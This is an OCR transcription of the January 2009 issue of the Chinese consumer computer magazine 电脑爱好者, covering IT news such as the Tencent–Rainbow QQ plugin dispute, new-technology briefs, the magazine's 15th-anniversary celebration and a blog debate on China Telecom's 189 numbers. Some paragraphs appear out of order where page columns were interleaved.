一本大家都能看懂的电脑杂志

www.cfan.com.cn





邮发代号：82-512

14 letters 字母解读网络

稀饭年度魔语大词典

2009年最新的流行语推荐　博客赚钱的妙招谁知道？

打酱油、俯卧撑的技术黑幕　防止人肉搜索贴身秘籍

just 10 minutes 只需10分钟，12道选择帮你选本本

PLUS: 8款新机推荐

半月刊 01 2009

1月1日出版

工程CPU探秘　测试机器性能　QQ语音邮件　玩转开心网

软件永不到期　彩虹QQ技巧　Office协作办公　制作校园广告招贴

双核电脑多开游戏　批量下载相册　高清播放器　博客赚钱

75 套应用方案　67 个实用技巧　55 个问题解答　48 条新闻评论　59 款新品介绍

目录CONTENTS

《电脑爱好者》2009年01期 | 总第320期 www.cfan.com.cn

相关软件索引

	软件	软件说明	页码
	SuperPi	CPU测试	18
	RegShot 2.0.1.64	注册表快照	30
	快乐影音转换器	转换影音视频	46
	Battle Encoder Shirase	限制占用CPU	34
荐	Foxmail 6.5 Beta3	邮件管理软件	44
	XDelBox	顽固文件删除工具	49
	可牛影像	图片特效处理	52
	Zapr	文件共享	54
荐	Windows Meida Connect	PC上的多媒体共享服务器	98
	WinDVD Media Center 3.2	支持UPnP协议的播放器	98

爱好者网站首页－IT知识与信息普及网站—爱好者网站，您身边的IT专家!—PCW.COM.CN旗下网站 - Microsoft Internet Explorer 由 电脑爱好者杂志社 提供

http://cfan.com.cn/


IT 技术 资讯 热点 社区 更多 »

CFan

有问题 找稀饭：www.cfan.com.cn

高级搜索 使用偏好 语言工具

CFan搜索 手气不错



14字母解读网络

稀饭年度魔语大词典



买本本很难？

做选择题，10分钟之内找到适合自己的爱机！

初学弟子

江湖少侠

一代宗师

PRODUCTS INDEX 产品索引

电脑爱好者®

Computer Fan

http://www.cfan.com.cn

2009年第01期 总第320期

主管单位 中国科学院

主办单位 北京《电脑爱好者》杂志社
中国计算机世界出版服务公司

编辑出版 《电脑爱好者》杂志编辑部

顾问 郭传杰

社长 陈 梅

执行社长/主编 封立鹏

副社长 邵先华

总编辑 高 翔

出版部 聂 静（主任）

副主编 张 健

编辑部 何 昊（副主任） 张 勇（副主任）
陈荣贵 张 文 杜 昕 张锐峰
白 斌

评测室 西浩铭 于 峰 张 磊

设计制作部 余文憬（总 监） 陈红侠

发行部 刘丽华（总经理） 顾建林（副总经理）

客户服务部 姚 雯（总 监）
李 隆（南方客户总监）
米 彬（副总监）

办公/通信地址 北京市海淀区翠微中里14号楼4层(邮编:100036)
北京123信箱（北京《电脑爱好者》杂志社）

E-mail hotline@cfan.com.cn(稿件请投相应栏目信箱)

网址 http://www.cfan.com.cn

总机 010-68130909

广告客户部 010-68250606 / 68251818 / 68258181

读者服务部(发行) 在线QQ: 864186362 手机短信: 13801293315
010-68258784（周一至周五，9:00~16:30）
邮购自助查询: 010-68259307 / 68259457

订阅 全国各地邮局(所)

国内发行 北京报刊发行局

邮发代号 82-512

国外发行 中国国际图书贸易总公司

发行代号 4576SM

刊号 ISSN1005-0043/CN11-3248/TP

印刷 北京外文印刷厂

广告许可证 京海工商广字第0055号

零售定价 6.00元

全年订阅优惠价 144.00元

本刊法律顾问：北京周涛律师事务所（网站：www.zt148.com.cn）
电话：010-63141013 13366185341

本刊如有印刷质量问题（错页、掉页、残页等），请您与我们联系，我们负责调换。E-mail：publish@cfan.com.cn

厂商广告中的数据全部由厂商提供



都是隐身惹的祸


2008年11月25日，彩虹QQ最大的业务"亮点"——显示隐身好友和显示好友IP地址的功能失效了，而在这之前，不少使用彩虹QQ的用户在登录彩虹QQ后，每5分钟就收到一次来自腾讯方面的安全警告，提醒用户卸载存在安全隐患的非法外挂软件。这次公然的封杀，成了彩虹QQ幕后制作团队51.com和腾讯之间直接对抗的导火索。尽管彩虹QQ外挂软件被腾讯定义为非法外挂，但51.com却自认其是合法软件，公开表示要与腾讯缠斗到底。2008年11月25日，51.com发表声明称："腾讯无权利用垄断地位，不经过用户同意胁持用户，更无权强迫用户卸载软件。腾讯要打压彩虹，目的无非是怕彩虹软件对自己的垄断地位造成威胁，其实说到底都是一个'利'字！腾讯欲拿用户隐私卖钱。"12月1日，彩虹QQ改名"51彩虹"，而在一天之后，51.com又大规模撤下合作网站上的彩虹QQ广告。

评论：前不久，腾讯15名员工跳槽至51.com。尽管51.com矢口否认这些员工携带着商业机密，但业界仍传言这些员工遭起诉与腾讯的设计程序有关。51.com至今依然坚持声称"并没有任何与之相关的商业化想法"，但多数分析人士均认为，51.com的目的明显在于占据QQ的前端入口，以期将来分流QQ的巨大流量并加以利用。同时，虽然51.com坚称"彩虹QQ是旗下所属合法的即时通讯辅助软件"，但一直以来，外挂、私服被主管部门界定为"非法互联网出版活动"。

QQ安全中心
警告：发现非法QQ外挂软件！
系统存在非法QQ外挂。此类外挂容易泄露个人隐私信息，为了避免安全风险，建议您立即卸载。
QQ安全中心
系统仍然存在非法QQ外挂，为避免安全风险，QQ将立即退出。
确定 取消
关于QQ外挂软件严重影响用户正常使用的声明
立即卸载 取消

游戏代练公司也有营业执照了

游戏代练就是通过打游戏赚取虚拟货币或者级别、工具等，然后通过网络出售的一种赚钱模式，它虽然长期存在，却一直未被官方认可。然而近日，武汉建桥工商所却给一名叫李洋的小伙子所创办的代练公司核发了营业执照。对于到底该不该给网游代练行业核发营业执照，该工商部门也有所疑虑。因此，在为这家公司界定营业范围时，工商部门给出的是"网络咨询、技术服务"类。该工商所王忠副所长表示："有交易就需要监管，我们这次发执照就是在探索监管这个行业，比如工作时间的限制等，我们对颁发执照的公司是有要求的。"



评论："游戏代练"在法律上是一块空白，有时候玩家交了钱，却不见级别升高，或者级别升高了，玩家却不给钱，很容易产生纠纷。代练组织属于灰色经济，只要有网络角色扮演类游戏存在，就一定会有代练组织。希望通过核发营业执照的方式，能让这种模式正规起来。

接电话、听彩铃可赚钱

继2008年7月份"招财铃"试推出暂停后，北京移动于11月29日再次推出了"招财铃"业务，北京移动彩铃用户都可申请该业务。申请一首"招财铃"需付费0.5元，之后，如果有人拨打该用户的手机，则会听到一段广告音乐歌曲。该用户的手机每被拨叫1次，就能获得0.03元有效播放次数的话费返还。不过，同一天同

"球王"老马封杀自己

作为足球的标志性人物，马拉多纳已主动要求网络"封杀"自己的所有消息，并将两大搜索巨头谷歌（阿根廷版）和雅虎（阿根廷版）告上法庭。这样的国宝级名人一起诉，阿根廷很快就颁布法令限制从谷歌或雅虎搜索任何关于他的信息。而在此之前，已有70多位名人禁止网络搜索工具登载或搜索有关他们过往的任何信息。球迷若在阿根廷国内使用当地的雅虎搜索工具搜索"马拉多纳"，网页上只会显示："法院因私人组织要求而发布了禁令，我们不得不因此停止全部或者部分与此内容相关的搜索。"

评论：老马出任阿根廷国家队主教练后，围绕他的话题的确无休无止，但此举确实有点拿着鸡毛当令箭的意味。往大了说，这不是网络问题，而是新闻自由的问题。

动感地带涉嫌霸王条款

2008年12月7日，网友陈小姐称中国移动新近推出的"动感地带存600返240"活动存在欺诈。当日，收到10086短信的陈小姐立刻充值600元，而令她没想到的是，这看似简单的活动背后，还有6条解释细则，其中包括：每个月返还的50元必须花完，否则作废；"返还档次"不得修改；停机也照样每月返50元等。陈小姐表示，每月话费在20元左右的用户如果申请了该业务，吃亏很大。只明示利于消费者的促销条款而淡化或隐藏不利于消费者的条款，这涉嫌让消费者进行"不透明"消费，属于"霸王条款"。

标右键，即可登录网易各大免费邮箱，并能快速写邮件，发送新邮件，同时右键邮还集成了邮箱通讯录，新邮件到达时还会进行自动提醒。软件体积不到1MB，可以在线导入网易三大免费邮件你所拥有的邮件地址簿，还可以显示附件上传进度。

评论：在IM软件占领大多数网民的桌面后，对方不在线的话就成留言，在线的话就直接交谈，Email客户端软件显出了劣势。Email有的功能，IM有；而IM有的功能，Email却并不全部拥有，所以Email很难占领桌面市场。

22英寸的USB显示器

Acer和DisplayLink在2008年12月5日宣布共同发布22英寸USB显示器，这款产品的图形输出完全依赖CPU处理而不是GPU，这样用户就可以在一台电脑上用USB接口连接多达6台显示器。它依然支持Windows Vista中的Aero玻璃界面以及其他3D功能。显示器由Acer负责制造，无需驱动程序，提供32位真彩和5ms响应时间，分辨率达到1680×1050，每台售价430美元。

Windows 7大量功能made in China

据Windows客户端设备与多媒体部门总经理Dennis透露："中国本土的研发力量很强大，他们在构思阶段，就邀请了许多OEM和芯片厂商一起喝茶，了解他们的需求，并将这些意见、反映整理得很好，使我们很容易把这些意见反映到Windows 7的研发中去。"此间还有微软高管透露，大量Windows 7的功能都是中国团

一主叫号码的呼叫最多被计算2次有效播放，每月最高返还移动话费金额为人民币10元，用户累积的移动话费每满人民币10元，即于次月15日开始进行返还，如当月累积不足10元则继续累积，在满10元月份的次月15日进行返还。

网易涉足桌面邮件市场

网易公司在2008年12月8日宣布推出首个电子邮件客户端"右键邮"，正式涉足桌面邮件市场。安装"右键邮"的用户直接轻点鼠

队研发实现的。新的Windows 7面市了，改进了很多"老Win7"遗留下来的问题。例如，改进了原先在Vista下使用软件老是会弹出一些提示之类的东西，很烦人，改进后的Win7去掉了这类的提示，让用户感觉更加自然。

IT新技术

WISPs
无线识别和遥感平台

英特尔实验室最新的研究体系被称为"无线识别和遥感平台"或WISPs。研究使人们发现周围充满了可以被感应和收集的能量，比如阳光下光子撞击书桌、体温散发热能，甚至包括玩黑莓手机里撞击球游戏的过程。运用WISPs的小型传感器可以被安装进建筑物或者设备，甚至可以被植入人体，它可以通过感应自然降解、微型太阳能发电、热能转化，甚至声波转化等过程而收集新的能量。该小型传感器还拥有一个小无线电，可以通过发射数字脉冲来进行实时的环境状况播报，这种实时播报还可以应用于节能。


G-Speak
空间虚拟操作系统

美国一家公司近日开发出一套空间虚拟操作系统G-Speak，它的问世意味着鼠标退出历史舞台的日子不远了。只要"双手戴上一副特制的手套，就可以同电脑进行直观地交流"。开发出这项技术的奥布朗工业公司首席科学家约翰·乌德科夫勒说，"人手是世界上最复杂的操作工具，我们的想法是扔掉鼠标，让手取代它的全部作用。"你只要轻轻挥动手指，就可以随意选择屏幕上的物体，如果双手更靠近身体，你会感觉到那个物体好像离你更近，变得更大。双手向一侧摆动会将物体移动到另外一个屏幕上，大屏幕上的东西会如真的一般相互作用。



Instant Display
瞬间显示技术

日本富士通研究所于2008年11月22日开发出"立体虚拟投影视点变换技术"。近年来，车载摄像头越来越普及，但由于其提供的可视范围有限，驾驶者在处理转弯、并线等需要瞬间把握车辆周围情况的时候，仍非常不便。为了解决这一问题，新技术将可视范围扩大到二三十米之内，可在30毫秒内把车身周围4个摄像头拍摄到的图像合成三维图，并能自由选择不同角度变换图像。这一新的图像处理技术，可以帮助驾驶者提高车辆入库、窄道行驶、转弯等场合的安全性。



I-Ball
手雷式相机

英国科学家正在为英军研发一种"手雷"式相机I-Ball，它是一个坚固耐用的无线球形装置，扔到战场上不会遭到损毁。I-Ball内置摄像头可提供360度视角，图像会从I-Ball发射的那一刻起不断提供给士兵，数据会通过一种称为"现场可编程门阵列"的处理器发回并重新制图。现场可编程门阵列可对镜头的旋转和翻滚进行调整，实时展示真正的360视角的图像。据悉，借助于这种新技术，士兵可以不必冒着遭到伏击的危险，对潜在的危险地区实施侦查。I-Ball既可通过枪榴弹发射器发射，也可用手扔进可疑房间内，向士兵提供有关地面或墙角情况的重要信息。

ExtremeFFS
闪存管理系统

2008年11月5日，SanDisk公司推出了一种先进的固态硬盘（SSD）专用的闪存文件系统，为达到最高的随机写入性能，其开发了ExtremeFFS闪存文件管理系统。该系统以页为单位对闪存上的数据进行管理，数据的逻辑位置和闪存上的物理位置没有固定关联，在对某个数据扇区进行写入时，SSD会将数据放在最方便、最高效的地方。因此，随机写入性能提升至现有技术的100倍，并且总体耐久性也得以相应提高。据悉正式的产品将在2009年内上市。

WPS
WiFi定位技术

Awareness Technologies公司近日对旗下的Laptop Cop（笔记本警察）防盗软件进行了更新，加入了Skyhook Wireless公司的WiFi定位技术，可实现实时的地理位置定位，真正做到广泛有效的保护。WiFi定位系统能够监测到WiFi接入点并与已知地理位置点数据库进行比较，从而提供精确的位置信息。这种技术将使设备制造商和应用开发商能够提供消费型定位技术，且在室内外均能够迅速而精确地运行。这种系统将使消费者受益，使他们更迅速、可靠地完成各种任务，如规划行程，找到附近的朋友或定位最近的餐馆。

Supple
基于用户能力的UI优化系统


现有的大多数软件的UI（用户界面）设计都有一个标准化的按钮尺寸、字体和布局，由于这些都是为正常用户设计的，因此，常常令残疾人、老年人和其他在鼠标控制方面有困难的人感到沮丧。华盛顿大学的研究人员开发出一种系统，首次为UI提供了即时定制化的方法。研究人员开发的这种系统名为Supple，可以一次性地评估个人的鼠标指示、拖曳和点击能力，然后基于数学计算，根据用户的视觉和移动能力生成一种最优化的UI方案。正常人完成测试需要花20分钟，而有运动残疾的人则可能需要多达90分钟时间的测试。



厂商自曝

AMD新一代四核皓龙处理器

2008年11月13日，AMD公司宣布其代号为"上海"的新一代45纳米四核皓龙处理器已经广泛上市。AMD宣称"上海"性能最高提升达35%，而空载时的功耗可显著降低35%。新一代四核AMD皓龙处理器是在正确的时间诞生的一款正确的产品，使之成为x86服务器性能的新王者。通过与OEM厂商和解决方案供应商等合作伙伴的紧密合作，AMD的创新技术在满足企业用户目前最基本需求的同时，还为其未来发展做好准备。45纳米技术是个里程碑式的突破。从市场反应来看，45纳米技术确实给处理器带来了飞跃的提升，人们开始认识到处理器性能不再是原先的一味比拼主频和缓存大小，制程工艺带来的性能功耗比越来越成为衡量处理器性能的标尺。AMD的45纳米制程工艺是联合IBM一同研发的。有趣的是，与英特尔的高-K金属栅极不同，AMD和IBM的技术是超低K电介质互联。而另两项相关技术分别是：多重增强晶体管应变技术和沉浸式平板印刷术。




您希望IT新技术在下期详细报道以下哪条新闻，请登录爱好者论坛http://bbs.cfan.com.cn/thread-816061-1-1.html，投出你的一票！

1.不再爆炸的安全锂电池

由Ulvac公司大规模投产的固态薄膜锂电池，将不包含任何液体电解质，因此不可能发生爆炸的现象。这种电池外形小巧、重量轻，还可以采用柔性材料制造。它采用钴锂正极和固态锂磷酸锂电解质和阳极层的基板材料，特别适合小型设备和近场通讯工具。目前，该公司正在研究如何让这种电源容量更大，最终可以驱动电动汽车。

2.不开机也能防毒

英特尔于2008年9月发布了第三代vPro，其中含有一个被称作AMT（Active Management Technology）的技术，它可以通过网络芯片组中的微控制器启动并执行管理，即使在电脑未开机的状态下，也能更新防毒软件和将受感染的个人电脑移出企业网络或是回复系统等。通过该技术支持，IT经理也可以不依赖操作系统，对远程系统进行浏览、控制、管理、维护。



15周年庆典现场花絮：会议还没开始，已有不少重量级嘉宾提前到场了。第一个到场的是瑞星科技副总裁毛一丁先生。

积淀15年 激情战严寒

中国IT普及15年回顾暨《电脑爱好者》15周年庆祝大会报道

15年前，一只小鸡破壳而出，这就是《电脑爱好者》创刊号。15年后，曾经和正在看着《电脑爱好者》长大的人们欢聚一堂，共同庆祝《电脑爱好者》15岁生日。门外是刺骨的冬日寒风，门内却是花团锦簇，笑语欢声。阅读了15年的读者来了，曾经的读者、如今的业界精英也来了，亲密的发行盟军来了，合作多年的IT企业老总也来了。2008年12月3日，《电脑爱好者》15岁生日的庆祝现场人头攒动，热闹非凡，这个冬天似乎不那么冷，还透出了几许春天的温暖。



●IDG全球常务副总裁、中国区总裁及计算机世界传媒集团董事熊晓鸽

回顾历史，以经验抵御冬天

“有电脑的地方，就有《电脑爱好者》！”15年来，坚信这句话的CFan人，让“一本大家都能看懂的电脑杂志”——《电脑爱好者》的“足迹”遍布全国各个大中小城市、乡村，甚至边陲，引导了数千万读者学会了电脑应用，帮助数百万读者进入IT领域，更有数十万读者成为了IT业精英。《电脑爱好者》是启迪者，履行了“帮助读者成才，与读者共同成功”的承诺；《电脑爱好者》更是见证者，因为站在中国信息化发展这艘大船上的我们，经历了中国IT从蒙昧到普及，中国IT企业从孱弱到强壮的过程。今天的中国IT，正经历着前所未有的“寒冬”，在这个时候去回顾15年中的成败起伏更显得有其深刻意义，因为当回想起当年克服重重困难，一次次跌倒了再爬起来时，我们更能客观地面对今天的形势，更有百折不挠的勇气和成功度“冬”的信心，更能通过这样一次厂商、渠道、媒体、发行、读者和用户齐聚一堂的机会，找到战胜“冬天”的方法。

众所周知，国家宏观调控政策已完全转向刺激投资和内需增长，但在全球金融市场动荡的背景下，风险投资已变得更加谨小慎微，也使之前颇受风险投资青睐的中国IT受到了较大影响。因此，刺激内需增长成为大家公认的战胜“冬天”的方法，不少与会的IT企业老总都表示：拉动内需，以终端带动消费是必然之举，而像《电脑爱好者》这样的媒体，15年来以读者为重，代表的正是广大消费者的利益，同时对《电脑爱好者》提出希望，希望今后仍能一如既往地架设好厂商与消费者之间的信息桥梁，共同谋求双赢、多赢。

大胆创新，以变革抗击冬天


低成本、低价格曾经是中国制造业在国际市场的竞争优势所在，而航嘉创源科技有限公司副总裁刘茂起所在的IT电源行业，更是被许多人认为是门槛较低、杂牌丛生的行业，但就是这么一个不为多数人看好的行业，刘茂起却在不到3年的时间里，让航嘉电源的市场占有率和品牌知名度得到大幅度提升，连续8年排名国内PC电源行业首位、世界电源企业排名第6位。目前，航嘉拥有中国内地最大的PC电源生产基地，在中国香港、欧洲、美国和日本设有分公司的航嘉，正在逐步发展成以深圳为总部的国际化集团公司。

在大会上，刘茂起代表诸多致力于从中国制造向中国创造转变的企业发言说：“从20世纪初的英德，到50年代的日韩，再到80年代的中国台湾，再到现在的中国内地，世界的制造业中心一直在迁移，所以我们需要的是中国的创造而不是中国制造。向标准领域的频频出击，是航嘉迈向中国创造这个更高层面的一个举措，同时有感于苹果在全球范围内取得的巨大成功，创意、创造的价值被前所未有的重视。而伴随着原料涨价，价格战惨烈，创意的重要性越来越明显，我们创造性地举办了‘机箱流行趋势发布会’，因为几年的经营让我们深刻体会到，只有有品牌、懂得个性化需求的企业才能够生存下去。所以我们希望能够创造出自主知识产权和创新的产品，而不能仅仅是模仿，仅仅是便宜。我们得靠东方人的智慧赚外国人的钱。”

方正科技集团副总裁丛有江也回忆道，15年前，中国PC市场被IBM、惠普、AST这些国外品牌占据了90%以上的份额，但随着以方正为代表的国产品牌的迅速崛起，带动了IT普及风潮，让国内用户尝到了甜头，也成就了企业的发展壮大。北京华旗资讯数码科技发展有限公司副总裁张永捷说：“我们明白赢得国际市场对中国品牌的尊重有多重要，然而我们更明白，以用户为本更重要。正是有了用户们的选择，我们的U盘、MP3才能在国内市场占有很大优势。

15周年庆典现场花絮：已有三年读龄的小学生读者胡明瑛，一放学就打车赶到15周年庆典大会的会议现场。小编们推举他上台讲几句，他赶紧摇头说："不行不行，我太紧张了。"哪知他一上台，虽然还气喘吁吁，却口齿伶俐，博得了台下一片掌声。





① 《电脑爱好者》编辑（左）站在"爱好者历史长廊"前，为中国期刊协会会长石峰先生（右）讲解。

② 原中国科学院党组副书记、第十届全国政协委员、《电脑爱好者》杂志社顾问郭传杰先生（左）与计算机世界传媒集团总裁、《电脑爱好者》杂志社社长陈梅女士（右）。

③ 联想控股公司副总裁唐旭东（左）和IDG全球常务副总裁、中国区总裁及计算机世界传媒集团董事熊晓鸽（右）。

④ 计算机世界传媒集团总裁、《电脑爱好者》杂志社社长陈梅女士致大会开幕词。

⑤ 计算机世界传媒集团董事长葛程远热烈祝贺《电脑爱好者》15周年生日快乐。

⑥中国科学院规划战略局沈华处长（左）与新闻出版署报刊司副司长张泽青（右）。

⑦《电脑爱好者》杂志社执行社长、主编封立鹏和小学生读者对话。

尊重用户、珍爱品牌，我相信未来是属于爱国者和爱好者这样有爱的企业的！"

尊重用户，以真情温暖冬天

在中国的IT传媒历史中，《电脑爱好者》算得上是先行者。15年后的今天，成规模的IT媒体越来越多，竞争也比以往任何时候都激烈。另一方面，逐渐受到金融危机侵蚀的IT企业，为了过冬不断缩减广告费用，让IT媒体更感到沉重的压力。在这个时刻，IT媒体该如何应对眼下的不利呢？

计算机世界传媒集团董事长葛程远对记者说："面对这个'冬天'，我们更应该重视像《电脑爱好者》这样的B2C消费类媒体，因为它们连接着终端消费者，直接反映了消费者对应用有什么要求，而只有明确了他们的需求，我们才能拉动终端消费，而这些正是B2B类行业媒体不擅长的。"计算机世界传媒集团总裁、《电脑爱好者》杂志社社长陈梅在为大会致开幕词时提到："《电脑爱好者》在2008年也进行了积极的转型，从过去的'一本大家都能看懂的电脑杂志'转型为'互联网时代的学用指南'。互联网时代，传统的纸媒体如果不谋求变革，就只能被动挨打；而顺应时代需要，积极转变定位，才能将红海变为蓝海。"

的确，与诸多IT巨头亲密接触的IT媒体越来越感受到，这些曾经冷冰冰的技术公司正在努力地转变他们在用户面前的形象：以往，谁会想到思科会把自己的标志变成一个亲和力很强同时有点滑稽的娃娃笑脸，让产品走向家庭；谁又会想到英特尔的广告会登上商业和娱乐杂志的重要版面。像这些IT领军企业学习，拿出诚意，让用户感受到我们的服务精神，是度过"寒冬"至关重要的因素。

传递服务，以行动战胜冬天

如果说挖掘用户需求，以服务终端拉动内需是中国IT度过"寒冬"的最有效方法，那么以《电脑爱好者》为代表的面向终端用户的媒体则架起了企业与用户之间的桥梁，而在这个过程中，还有一个担负艰巨任务的重要环节——发行渠道，它真正地把我们的服务传递到用户手中。

那怎么能在这个重要环节，继续执行好尊重用户、服务用户的承诺呢？中国邮政报刊发行局总经理彭敏安对记者说："'服务读者、服务报刊社'一直是我们的宗旨。"而15年来，一直工作在《电脑爱好者》发行一线的山东淄博一家民营书店老板张秀丽在会上激动地说："邮局是期刊销售的主渠道，邮局的优势是任何民营无法相比的。邮局一本杂志能送到山区，而我们做不到。作为二渠道，我们要想做，只能找邮局的空白点，让整个市场饱和起来。《电脑爱好者》价格低、内容足、通俗易懂，我们铺货很容易。在新华书店、在电脑维护维修点、在电脑城、在商场的电脑专柜、在连锁超市，到处都有《电脑爱好者》的身影，实销率95%以上。"

从内容为王到读者为大

15年来，《电脑爱好者》用扎扎实实的内容，赢得了数十万读者。今天，《电脑爱好者》更树立了品牌意识，要以最优秀、最精良的"产品"为读者"服务"。提到毛一丁，人们想到的是瑞星科技副总裁；提到戴志康，人们想到的是Discuz! 创始人、康盛创想总裁，而今天，他们的名字与《电脑爱好者》紧紧联系在一起。15年中，他们走过了从读者到作者，再到业界领军人物的成才之路，当他们将多年前与《电脑爱好者》之间发生的动人故事娓娓道来的时候，言语中饱含着真挚的感谢。对他们来说，《电脑爱好者》不能不说是在他们成功的道路上为他们推波助澜的得力助手。理想在于启迪，成功在于开拓，而寒冬，在于再次以"创业"的心态，一步一个脚印地度过。有了毛一丁、戴志康这样的创业榜样，有了《电脑爱好者》这样的得力助手，冬天即便来了，春天也不会遥远！CF [XS02]

立足不久的3G赶上了金融危机，是福还是祸？是机遇更大还是风险更多？全国政协委员、工信部电信研究院科技委副主任雷震洲先生撰文：http://blog.cfan.com.cn/index.php/286237/viewspace-372848

189来了，转还是不转？

“这是我的新号码，它不只是手机号，还是上网账号，走到哪，用它都能上网。聊天号码也是它，Email也一样，记邮箱再也不麻烦。宽带还能漫游，这就是天翼，你也可以拥有。189，值得期待。”我敢说，这是邓超第一次以这样一个“高科技”身份出现。没错，这就是中国电信在接手中国联通原有CDMA网络后，不惜重金打造的新品牌——天翼。电信自接手联通CDMA网络后，189号段的推出显然是其天翼品牌营销策略的里程碑事件。而133、153则变成了后娘养的孩子——没人管了。“电信会怎样对我们这些133的老用户呢？”这是一位网友的留言。针对这个话题，我们展开了一场以博客为平台的讨论。

新闻背景：

2008年12月20日，中国电信将正式在全国范围内发布针对高端CDMA用户的新号段“天翼189”，此前上海、北京等地已经开始陆续放号，电信的网上营业厅也推出了“189抢号大行动”的活动。未来中国电信定制推出的“天翼”手机可以在全国用统一账号随时随地上网冲浪，中国电信内部已经将其定为名叫“宽带漫游”的新业务，启动“C+W”策略。所谓“C+W”就是“CDMA+WiFi”，即将上市的“天翼”手机具备WiFi功能，用户通过该种手机，可随时随地登录中国电信在全国21个省市的WiFi网络（无线宽带网），即使在没有WiFi网络的地方，也可通过CDMA网络高速上网。但目前工业和信息化部仍禁止手机具备WiFi上网功能，而中国电信只能先采取赠送WiFi上网费用，让其CDMA和固定宽带用户利用笔记本电脑使用WiFi网络。就在中国电信北京公司明言要用189号段撬动中高端用户之际，北京移动立刻发动了反击措施，对全球通高端用户赠送充值卡。

“189”炒做神话 能否拉动CDMA市场？

博主：21851742

我觉得，现在电信比挖“全球通”墙角更当务之急的是，如何减缓CDMA用户的流失。特别是最近的统计数据表明，现有的CDMA用户从曾经的4200多万缩至2000多万。在我看来，用户的持续流失反映了电信对CDMA用户的服务质量有所下降。用户转用其他号段对电信的不利在于，如果电信在业务应用上没有特别大的突破，这些用户是不会在短短几个月内再换回来的。由于以上这些原因，我觉得中国电信在力推189号段的同时，也不要忘记维护133、153号段，无论是从网络的优化上，还是终端的集采上，要让用户对CDMA有信心。

都什么人会转网？

博主：sunwen

电信的销售策略是：手机号为139的北京用户只需变化一个数字，即将号码第二位的“3”改为“8”，就可以保留自己原来的号码而起用天翼手机服务，预约后中国电信北京公司将会为客户预留这个号码。根据以前转网倾向的研究，我觉得：第一，如果资费低确实会吸引一部分人转网



●厦门过千人参与抢号

（当然因为路径依赖的原因，转网的人通常不会是大客户）；第二，之前有电信有关人士透露说，他们会用亲情套餐或是好友套餐的形式作为促销手段之一，这样的话很可能会有一部分人选择189作为第二个手机号。再加上现在双网双待的山寨机都很便宜，所以会有越来越多的人用两个号（比如工作一个，亲朋好友一个）；第三，电信的集团客户（比如政企客户）做得很好。如果电信在集团产品上针对政企客户中的个人客户推出捆绑套餐，也可能会使大批集团客户转网。

今天预约了两个189号码

博主：赵秀芹

现在开放的是1891012和1891013开头的两个号段。但有些靓号的预约需要一定的条件，比方说，末四位如“1234”这样的连贯数字每月最低话费不得低于300元，并需预存3600元话费。惊人的是，尾号为88888的手机号需预存3万元话费、每月最低消费2500元且承诺24个月在网。我也不需要什么88之类的靓号，但在我说出几个号码之后，比方我需要后四位是1978、1977、1979、1980之类的号段，但这些都已经被人预约了。好歹想了个不错的号码，却是1891013的号，1012全被人预约了。今天应该是可以预约号段的第四天，据电信的客服小姐说靓号都被预约一空了，而从我预约的情况来看，大家对189的热情还挺高。

无线城市实现了 WiFi手机仍旧没用

博主：阿健

谁不想不花钱打长途，谁不想不花钱视频聊天，谁不想不限量地享受移动互联网带来的便利的生活方式呢？只可惜，这一切在现在来说还只是美好的憧憬。就我自己的经验来说，多普达CDMA手机CU928是我用的第一个有WiFi的WM智能手机，当时虽然安装了Skype，也想和LP异地通话，但就是因为带宽不够而苦恼万分。第二个PDA是华硕的A618，当时虽然装上了Skype for Windows Mobile，可真用起来，才发现要么就是语音不同步，要么就是根本连接不上。随着家里的无线网络（WiFi）升级到了54Mbps，我和LP双双用上了多普达S1。要说这精英版的S1和CDMA版的S1性能不算低了，并且还支持了蓝牙语音功能，但问题依旧。所以，真正阻碍手机WiFi应用的还是技术，我严重怀疑手机内置的WiFi功率与NB和PC不可同日而语，并且手机的处理器、存储器和显示器应该也达不到目前PC主流的Skype软件的需要，除非特制！

网友评论：

